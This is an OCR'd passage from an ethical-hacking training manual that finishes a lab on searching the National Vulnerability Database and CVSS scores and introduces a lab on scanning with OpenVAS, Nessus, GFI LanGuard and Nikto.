
- **Temporal Score**: Represents the qualities of the vulnerability that change over time, and the Environmental score represents the qualities of the vulnerability that are specific to the affected user's environment.
- **Overall Score**: Sum total of both the scores (CVSS Base Score, CVSS Temporal Score).




7. Scroll down to view more detailed information on different score metrics such as **Base Score Metrics, Temporal Score Metrics**, and **Environmental Score Metrics**.

   Note: The results might differ depending upon the selected vulnerability






8. Now, navigate back to the main page of the **NATIONAL VULNERABILITY DATABASE** website. Expand **Vulnerabilities** and click **Search & Statistics** option, as shown in the screenshot.




9. **Search Vulnerability Database** page appears. In the **Keyword Search** field, type a target service (here, **SMB**) to find vulnerabilities associated with it and click **Search**.

   Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).



10. The **Search Results** page appears, displaying detailed information on the underlying vulnerabilities in the target service.
11. You can further view detailed information on each vulnerability by clicking on the **Vuln ID** link.



12. Likewise, you can search for other target services for the underlying vulnerability in the **Search Vulnerability Database** section.
13. This concludes the demonstration of checking vulnerabilities in the National Vulnerability Database (NVD).
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Perform Vulnerability Assessment using Various Vulnerability Assessment Tools

Ethical hackers and pen testers are aided in vulnerability assessments with the help of various tools that make vulnerability assessment an easy task.

Lab Scenario

The information gathered in the previous labs might not be sufficient to reveal potential vulnerabilities of the target: there could be more information available that may help in finding loopholes. As an ethical hacker, you should look for as much information as possible using all available tools. This lab will demonstrate other information that you can extract from the target using various vulnerability assessment tools.

Lab Objectives

- Perform vulnerability analysis using OpenVAS
- Perform vulnerability scanning using Nessus
- Perform vulnerability scanning using GFI LanGuard
- Perform web servers and applications vulnerability scanning using CGI Scanner Nikto

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Vulnerability Assessment Tools

Vulnerability assessment tools are used to secure and protect the organization's system or network: security analysts can use these tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them. Network vulnerability scanners analyze and identify vulnerabilities in the target network or network resources using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

Lab Tasks

Task 1: Perform Vulnerability Analysis using OpenVAS

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total.

